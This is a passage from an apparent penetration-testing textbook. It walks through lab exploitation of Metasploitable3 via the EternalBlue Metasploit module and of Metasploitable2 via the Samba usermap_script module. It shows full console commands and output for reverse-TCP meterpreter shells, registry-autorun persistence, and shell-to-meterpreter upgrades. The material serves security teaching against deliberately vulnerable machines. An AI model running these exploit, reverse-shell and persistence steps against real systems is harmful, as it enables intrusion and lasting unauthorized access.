
```
searchsploit <Service Name & Version>
```

> **Note**
>
> **Searchsploit** is a utility that allows you to search for exploits available on `exploit-db` without having to directly access the `exploit-db` website manually.

3. If we use searchsploit to scan for vulnerabilities that affect the *Samba smbd V3.0.20* service, we will discover that it is vulnerable to the command execution and has a corresponding Metasploit module that can be used to exploit this vulnerability. First, you will need to run the following command:

```
searchsploit samba 3.0.20
```

Figure 3.17 outlines the various exploits available for Samba `smbd V3.0.20`. We will be using the second exploit, which has a Metasploit module available:



```
kali@kali:~/Desktop$ searchsploit samba 3.0.20
---------------------------------------------------------------------------------
 Exploit Title
---------------------------------------------------------------------------------
Samba 3.0.10 < 3.3.5 - Format String / Security Bypass
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)
Samba < 3.0.20 - Remote Heap Overflow
Samba < 3.0.20 - Remote Heap Overflow
Samba < 3.6.2 (x86) - Denial of Service (PoC)
---------------------------------------------------------------------------------
Shellcodes: No Results
kali@kali:~/Desktop$
```

Figure 3.17 – The Metasploitable2 vulnerability

Now that we have identified a potential exploit on our target systems, we can take a look at how to use the utilize exploit modules to gain access.

Gaining access

We can now get started with **exploitation**, which is the most exciting phase of the penetration testing life cycle. We have already identified our potential exploits on our target systems; therefore, we now need to run and test these exploits to gain our initial foothold.

The objective of the exploitation phase is to gain stable and persistent access to the target system, which will ensure that once a system is exploited, we will have persistent access even if the system is restarted.


Exploiting Metasploitable3

In the previous section, we were able to identify and verify the *EternalBlue* exploit as a potential access vector inside the Metasploitable3 host. Let's take a look at how we can use this exploit to gain access:

1. The first step is to fire up `msfconsole` and search for the *EternalBlue* exploit module by running the following command:

   ```
   search eternalblue
   ```

2. The module we will use is the exploit module named `exploit/windows/smb/ms17_010_eternalblue`, as shown in the following screenshot:




```
msf6 > search eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank
   -  ----                                      ---------------  ----
   0  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal
   1  auxiliary/scanner/smb/smb_ms17_010                         normal
   2  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average
   3  exploit/windows/smb/ms17_010_eternalblue_win8 2017-03-14   average
   4  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal
   5  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great
```

Figure 3.18 – The Metasploitable3 eternalblue exploit

3. To use this module, we will run the following command:

```
use exploit/windows/smb/ms17_010_eternalblue
```

4. After specifying the module, we will need to configure the module options. The main option that we need to modify is the RHOSTS option. The RHOSTS option is used to specify the target IP address, as demonstrated in the following screenshot:



```
msf6 exploit(windows/smb/ms17_010_eternalblue) >  show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), range CIDR identifier, or hosts file
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.10.5       yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs

msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Figure 3.19 – EternalBlue module options


5. We can set the RHOSTS option by running the following command:

```
set RHOSTS <IP-ADDRESS>
```

6. We can also set the **payload** to be used and the *payload listener* options, as specified in *Figure 3.20*. We use the default options specified by the module.
7. After setting the RHOSTS option, we can run the auxiliary module with the following command:

```
run
```

8. If the exploit is successful, we should get a meterpreter session on the target system, as illustrated at the bottom of the following screenshot:



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.10.10.5:4444
[*] 10.10.10.4:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.10.4:445       - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601
[*] 10.10.10.4:445       - Scanned 1 of 1 hosts (100% complete)
[*] 10.10.10.4:445 - Connecting to target for exploitation.
[+] 10.10.10.4:445 - Connection established for exploitation.
[+] 10.10.10.4:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.10.4:445 - CORE raw buffer dump (51 bytes)
[*] 10.10.10.4:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 10.10.10.4:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 10.10.10.4:445 - 0x00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601 Service Pac
[*] 10.10.10.4:445 - 0x00000030  6b 20 31                                         k 1
[+] 10.10.10.4:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.10.4:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.10.4:445 - Sending all but last fragment of exploit packet
[*] 10.10.10.4:445 - Starting non-paged pool grooming
[+] 10.10.10.4:445 - Sending SMBv2 buffers
[+] 10.10.10.4:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.10.4:445 - Sending final SMBv2 buffers.
[*] 10.10.10.4:445 - Sending last fragment of exploit packet!
[*] 10.10.10.4:445 - Receiving response from exploit packet
[+] 10.10.10.4:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.10.4:445 - Sending egg to corrupted connection.
[*] 10.10.10.4:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 10.10.10.4
[*] Meterpreter session 1 opened (10.10.10.5:4444 -> 10.10.10.4:57282) at 2021-03-07 17:46:19 -0500
[+] 10.10.10.4:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.10.4:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.10.4:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```

Figure 3.20 – The successful exploitation of eternalblue


What is meterpreter?

Meterpreter is an advanced payload that uses in-memory **Dynamic Link Library** (**DLL**) injection and provides attackers with an advanced interactive shell that can be used to explore the target system, run system commands, and execute code.

9. The **meterpreter shell** gives us the ability to explore the system and run commands. However, we still need to set up persistence in the event that our connection is terminated, or the system is restarted. We can do this by using the persistence module within Metasploit. However, before we can use this module, we will need to send our *meterpreter* session into `background` by running the following command:

    ```
    background
    ```

    Figure 3.21 outlines a list of active meterpreter sessions and their corresponding details:



```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
===============

 Id  Name  Type                     Information                   Connection
 --  ----  ----                     -----------                   ----------
 1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ VAGRANT-2008R2  10.10.10.5:4444 -> 10.10.10.4:57282 (10.10.10.4)

msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Figure 3.21 – The background meterpreter session

10. After the meterpreter session is in the background, we can load the persistence module by running the following command:

    ```
    use exploit/windows/local/persistence
    ```


11. We now need to configure the module options. In this case, we need to change the `SESSION` option by running the following command:

    ```
    set SESSION 1
    ```

    Additionally, we need to change the payload option, in particular, the `LPORT` option, this can be done by running the following command:

    ```
    set LPORT 4443
    ```

Figure 3.22 outlines the various options available for the persistence module. The highlighted options are the values that need to be changed:




```
msf6 exploit(windows/local/persistence) > show options
Module options (exploit/windows/local/persistence):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DELAY     10               yes       Delay (in seconds) for persistent payload to keep reconnecting back.
   EXE_NAME                   no        The filename for the payload to be used on the target host (%RAND%.exe by default).
   PATH                       no        Path to write payload (%TEMP% by default).
   REG_NAME                   no        The name to call registry value for persistence on target host (%RAND% by default).
   SESSION                    yes       The session to run this module on.
   STARTUP   USER             yes       Startup type for the persistent payload. (Accepted: USER, SYSTEM)
   VBS_NAME                   no        The filename to use for the VBS persistent script on the target host (%RAND% by default).
Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.10.5       yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**
Exploit target:

   Id  Name
   --  ----
   0   Windows
```

Figure 3.22 – The persistence module options

12. After setting the module options, we can run the module with the following command:

```
run
```

13. If successful, the persistence module should install `VBS script` and autorun to the registry, as shown in *Figure 3.23*:



```
msf6 exploit(windows/local/persistence) > run

[*]Running persistent module against VAGRANT-2008R2 via session ID: 1
[+]Persistent VBS script written on VAGRANT-2008R2 to C:\Windows\TEMP\pfESulgj.vbs
[*]Installing as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\ZhfEUBpcY
[+]Installed autorun on VAGRANT-2008R2 as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\ZhfEUBpcY
[*]Clean up Meterpreter RC file: /home/kali/.msf4/logs/persistence/VAGRANT-2008R2_20210307.1905/VAGRANT-2008R2_20210307.1905.rc
msf6 exploit(windows/local/persistence) > sessions
```

Figure 3.23 – The persistence module is successful

We have successfully exploited and set up persistence on our Metasploitable3 host. Next, we will look at how to exploit **Metasploitable2**, which is our Linux host.


Exploiting Metasploitable2

In the *Information gathering and footprinting* section, we were able to identify an exploit for the *Samba smbd 3.0.20* service. Let's take a look at how we can use this exploit to gain access:

1. The first step is to fire up `msfconsole` and search for the `Samba 3.0.20` exploit module by running the following command:

```
search samba 3.0.20
```

2. The module we will use is the exploit module, called `exploit/multi/samba/usermap_script`, as demonstrated in the following screenshot:




```
msf6 > search samba 3.0.20

Matching Modules
================

   #  Name                                 Disclosure Date  Rank
   -  ----                                 ---------------  ----
   0  exploit/multi/samba/usermap_script  2007-05-14       excellent
```

Figure 3.24 – The Metasploitable2 exploit module

3. To use this module, we will run the following command:

```
use exploit/multi/samba/usermap_script
```

4. After specifying the module, we will need to configure the module options. The main option that we need to modify is the `RHOSTS` option. The `RHOSTS` option is used to specify the target IP address, as shown in *Figure 3.25*:



```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  10.10.10.8       yes       The target host(s), range CIDR identifier, or hosts
   RPORT   139              yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.10.5       yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic

msf6 exploit(multi/samba/usermap_script) > 
```

Figure 3.25 – The Metasploitable2 exploit module options

5. We can set the `RHOSTS` option by running the following command:


```
set RHOSTS <IP-ADDRESS>
```

6. We can also set the payload *to be used* and the payload listener options, as specified in *Figure 3.25*. We use the default options specified by the module.

7. After setting the `RHOSTS` option, we can run the auxiliary module with the following command:

```
run
```


8. If the exploit is successful, we should get a command shell on the target system, as demonstrated in the following screenshot:



```
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 10.10.10.5:4444
[*] Command shell session 1 opened (10.10.10.5:4444 -> 10.10.10.8:52834) at 2021-03-07 18:39:58 -0500
```

Figure 3.26 – The Metasploitable2 command shell

9. We can use the command-shell session to run system commands and explore the system. However, for more consistent access, we will need to upgrade the command shell to a meterpreter session. We can do this by moving the command-shell session to the background. This can be done by using the keyboard combination of `Ctrl + Z`, as shown in *Figure 3.27*:



```
^Z
Background session 1? [y/N]  y
msf6 exploit(multi/samba/usermap_script) > sessions

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               10.10.10.5:4444 -> 10.10.10.8:52834 (10.10.10.8)

msf6 exploit(multi/samba/usermap_script) > 
```

Figure 3.27 – The Metasploitable2 background command shell

10. After the command-shell session has moved to the background, we can load the shell to the meterpreter module by running the following command:

```
use post/multi/manage/shell_to_meterpreter
```


11. We now need to configure the module options. Here, we need to change the `SESSION` option. We can do this by running this command:

```
set SESSION 1
```

Additionally, we can change the payload option, `LPORT`, by running the following command:

```
set LPORT 4443
```

Figure 3.28 outlines the options available for the `shell_to_meterpreter` module:




```
msf6 post(multi/manage/shell_to_meterpreter) > show options

Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler to receive the connection
   LHOST    10.10.10.5       no        IP of host that will receive the connection from the payload
   LPORT    4433             yes       Port for payload to connect to.
   SESSION  1                yes       The session to run this module on.

msf6 post(multi/manage/shell_to_meterpreter) >
```

Figure 3.28 – The shell_to_meterpreter module options

12. After setting the module options, we can run the module with the following command:

```
run
```

13. If successful, the `shell_to_meterpreter` module should send a new stage and launch a meterpreter session in the background, as demonstrated in the following screenshot:




```
msf6 post(multi/manage/shell_to_meterpreter) > run

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.10.10.5:4433
[*] Sending stage (976712 bytes) to 10.10.10.8
[*] Meterpreter session 2 opened (10.10.10.5:4433 -> 10.10.10.8:44132) at 2021-03-07 18:51:16 -0500
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) >
[*] Stopping exploit/multi/handler

msf6 post(multi/manage/shell_to_meterpreter) > sessions

Active sessions
===============

  Id  Name  Type                   Information
  --  ----  ----                   -----------
  1         shell cmd/unix
  2         meterpreter x86/linux  root @ metasploitable (uid=0, gid=0, euid=0, egid=0) @ metasploitable.localdo...

msf6 post(multi/manage/shell_to_meterpreter) > 
```

Figure 3.29 – The shell_to_meterpreter module is successful

14. We can switch to this session by running the following command:

```
sessions 2
```

15. As you can see in *Figure 3.30*, we have successfully upgraded our command shell to a meterpreter session:



```
meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > 
```

Figure 3.30 – The Metasploitable2 meterpreter session

We have now been able to successfully exploit a Windows and Linux host via different exploitation vectors to gain our initial foothold onto the system. We are now ready to begin the privilege escalation process.

Summary

In this chapter, we started by familiarizing ourselves with the structure of the Metasploit framework. We then looked at how to perform both footprinting and vulnerability analyses on our targets with *Nmap* and *Metasploit*. We then ended the chapter by exploring how to use the information we gathered during footprinting to successfully exploit a Windows and Linux host through the operating system and service vulnerabilities.

Now that we have learned how to establish our initial foothold on the system, we can learn how to perform local system enumeration.

In the next chapter, we will discover the various tools and techniques that we can use to enumerate information from our target systems and explore how to use this information to stage a privilege escalation attack.

4
Performing Local Enumeration

Now that we have our initial foothold on the target system, we need to enumerate additional information from the target that will be vital and pivotal to the privilege escalation process. This information will be used to structure, plan, and coordinate our privilege escalation attacks successfully.

Therefore, it is vitally important to learn how to enumerate information correctly and comprehensively from a target system in order to successfully escalate privileges.

In this chapter, you will learn about the enumeration process, why it is important, and the various local enumeration techniques for Windows and Linux. You will then learn how to use automated enumeration tools to automate processes.

In this chapter, we're going to cover the following main topics:

- Understanding the enumeration process
- Windows enumeration
- Linux enumeration

Technical requirements

To follow along with the demonstrations in this chapter, you will need to ensure that you meet the following technical requirements:

- Familiarity with Linux Terminal commands
- Familiarity with the Windows command line

